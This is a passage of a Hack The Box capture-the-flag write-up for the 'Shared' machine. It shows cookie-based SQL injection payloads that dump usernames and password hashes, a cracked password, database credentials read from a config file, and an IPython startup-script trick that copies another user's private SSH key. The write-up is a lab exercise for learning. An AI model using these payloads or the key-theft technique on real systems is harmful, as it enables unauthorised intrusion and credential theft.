
```
GET / HTTP/2
Host: checkout.shared.htb
Cookie: custom_cart={"53GG2EF8' AND 1=2 UNION SELECT
1,group_concat(column_name),3 FROM information_schema.columns WHERE table_name=
 'user'-- a":"1"}; PrestaShop-5f7b4f27831ed69a86c734aa3c67dd4c=
def5020003d97d4f1ce2cfd4909ddf6339a8f96248fbcea2c73ed4a786a71ac5f8ce533caaf3d54
fb35d307a870f0090731b7de738293dec033feed5cceaa0e3f79e48cfc3faacc26f273861c611b4
c44bdefad4e51e6d0946d86c0a9b0a1986baba965d077a6aaa509b242e4e34e299e4a969765f6e0
0c46ff7c52bcab800b70a204d4672ba71f82738cc94a0487ec977f31ead629afc8d93d4708eeb87
bd181cfe8d621fcd8ad16d5b2378631bfbb7b0ab759d457a84593d3dc3c22edcfe613bb54b48dba
c844342706f62e247e292327a83545167372f5de72d98cd9c36ddf80685003793a757941b24ec02
f907ff756c024657548fead1041c0c670808c96dcd6953506d9a0e00ef298ee23628d7bc1b262ac
9e8fb4c828ee040767e56107b42a836a16fa7ee0f13032d47bf4c10a9e6fb551015afe2f34e0e7f
06194058f7b4f3727217f190d6767bebf9e55598ae7993
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```

0 matches

```
          </th>
        </tr>
      </thead>
      <tbody>
        <tr>
          <th scope="row">
            1
          </th>
          <td>
            id,username,password
          </td>
          <td>
            1
          </td>
          <td>
            $3,00
          </td>
        </tr>
        <tr>
          <th scope="col">
            &nbsp;
          </th>
          <th scope="col">
            &nbsp;
          </th>
          <th scope="col">
```

- dumping user


```
{"53GG2EF8' AND 1=2 UNION SELECT 1,group_concat(id,username,0x3a,0x3a,password),3 FROM user--
a":"1"};
```



```
GET / HTTP/2
Host: checkout.shared.htb
Cookie: custom_cart={"53GG2EF8' AND 1=2 UNION SELECT
1,group_concat(id,username,0x3a,0x3a,password),3 FROM user-- a":"1"};;
PrestaShop-5f7b4f27831ed69a86c734aa3c67dd4c=
def5020003d97d4f1ce2cfd4909ddf6339a8f96248fbcea2c73ed4a786a71ac5f8ce533caaf3d54
fb35d307a870f0090731b7de738293dec033feed5cceaa0e3f79e48cfc3faacc26f273861c611b4
c44bdefad4e51e6d0946d86c0a9b0a1986baba965d077a6aaa509b242e4e34e299e4a969765f6e0
0c46ff7c52bcab800b70a204d4672ba71f82738cc94a0487ec977f31ead629afc8d93d4708eeb87
bd181cfe8d621fcd8ad16d5b2378631bfbb7b0ab759d457a84593d3dc3c22edcfe613bb54b48dba
c844342706f62e247e292327a83545167372f5de72d98cd9c36ddf80685003793a757941b24ec02
f907ff756c024657548fead1041c0c670808c96dcd6953506d9a0e00ef298ee23628d7bc1b262ac
9e8fb4c828ee040767e56107b42a836a16fa7ee0f13032d47bf4c10a9e6fb551015afe2f34e0e7f
06194058f7b4f3727217f190d6767bebf9e55598ae7993
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```

```
          </th>
          <th scope="col">
            Unit Price
          </th>
        </tr>
      </thead>
      <tbody>
        <tr>
          <th scope="row">
            1
          </th>
          <td>
            1james_mason::fc895d4eddc2fc12f995e18c865cf273
          </td>
          <td>
            1
          </td>
          <td>
            $3,00
          </td>
        </tr>
        <tr>
          <th scope="col">
            &nbsp;
          </th>
          <th scope="col">
```

- hashed password:fc895d4eddc2fc12f995e18c865cf273
- https://hashes.com/en/tools/hash_identifier




✔ Possible identifications: Decrypt Hashes

fc895d4eddc2fc12f995e18c865cf273 - Soleil101 - Possible algorithms: MD5

Foothold


- james_mason:Soleil101

- we are in as user james_mason



```
┌──(super㉿kali)-[~/Desktop/CTF/htb/shared]
└─$ ssh james_mason@shared.htb
james_mason@shared.htb's password:
Linux shared 5.10.0-16-amd64 #1 SMP Debian 5.10.127-1 (2022-06-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Jul 14 14:45:22 2022 from 10.10.14.4
james_mason@shared:~$ 
```


found database creds in website directory /var/www/checkout.shared.htb/config



```
db.php
james_mason@shared:/var/www/checkout.shared.htb/config$ cat db.php
<?php
define('DBHOST','localhost');
define('DBUSER','checkout');
define('DBPWD','a54$K_M4?DdT^HUk');
define('DBNAME','checkout');
?>
[0] 0:python3 7 1:bash  2:bash  3:metasploit  5:bash  6:[tmux]:7
```

- didn't really find anything in the database so back to enumerating

- using pspy and linpeas found that Ipython runs on the machine



```
2022/11/12 09:52:01 CMD: UID=0    PID=15115  | /bin/bash /root/c.sh
2022/11/12 09:52:01 CMD: UID=1001 PID=15118  | /usr/bin/pkill ipython
```

- trying to find ways to priv esc on google using ipython

- found a github repo talking about ipython and how it can lead to priv esc


- https://github.com/advisories/GHSA-pq7m-3gw7-gq5x

- adding the commands to /opt/scripts_review/

```
mkdir -m 777 /opt/scripts_review/profile_default/
mkdir -m 777 /opt/scripts_review/profile_default/startup
echo "import os;os.system('cat ~/.ssh/id_rsa > ~/dan_smith.key')" >
/opt/scripts_review/profile_default/startup/poc.py
```

- copying the key to our machine


```
nano key
chmod 600 key
ssh -i key dan_smith@10.129.30.186
```



```
startup
james_mason@shared:/opt/scripts_review/profile_default$ echo "import os;os.system('cat ~/.ssh/id_rsa > ~/dan_smith.key')" > /opt/scrip
s_review/profile_default/startup/poc.py
james_mason@shared:/opt/scripts_review/profile_default$ cd ~
james_mason@shared:~$ cd ..
james_mason@shared:/home$ cd
dan_smith/    james_mason/
james_mason@shared:/home$ cd dan_smith/
james_mason@shared:/home/dan_smith$ ls
dan_smith.key  user.txt
james_mason@shared:/home/dan_smith$ 
```

Privesc to root

- and we are in as the user dan smith




```
┌──(super㉿kali)-[~/Desktop/CTF/htb/shared]
└─$ ssh -i key dan_smith@10.129.30.186
Linux shared 5.10.0-16-amd64 #1 SMP Debian 5.10.127-1 (2022-06-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Jul 14 14:43:34 2022 from 10.10.14.4
dan_smith@shared:~$ ls
dan_smith.key  user.txt
dan_smith@shared:~$ ls -la
total 36
drwxr-xr-x 4 dan_smith dan_smith 4096 Nov 12 10:31 .
drwxr-xr-x 4 root      root      4096 Jul 14 13:46 ..
lrwxrwxrwx 1 root      root         9 Mar 20  2022 .bash_history → /dev/null
-rw-r--r-- 1 dan_smith dan_smith  220 Aug  4  2021 .bash_logout
-rw-r--r-- 1 dan_smith dan_smith 3526 Aug  4  2021 .bashrc
-rw-r--r-- 1 dan_smith dan_smith 2602 Nov 12 10:31 dan_smith.key
drwxr-xr-x 3 dan_smith dan_smith 4096 Jul 14 13:47 .ipython
-rw-r--r-- 1 dan_smith dan_smith  807 Aug  4  2021 .profile
drwx------ 2 dan_smith dan_smith 4096 Jul 14 13:47 .ssh
-rw-r----- 1 dan_smith dan_smith   33 Nov 12 10:28 user.txt
dan_smith@shared:~$ cat user.txt
0abbf99d92265845c2d050932c2fc14f
dan_smith@shared:~$ 
```


#userflag 0abbf99d92265845c2d050932c2fc14f

- running linpeas again

- this file might be interesting cos it's owned by root and readable by our group




```
╔══════════╣ Readable files belonging to root and readable by me but not world readable
-rwxr-x--- 1 root sysadmin 5974154 Mar 20  2022 /usr/local/bin/redis_connector_dev
```



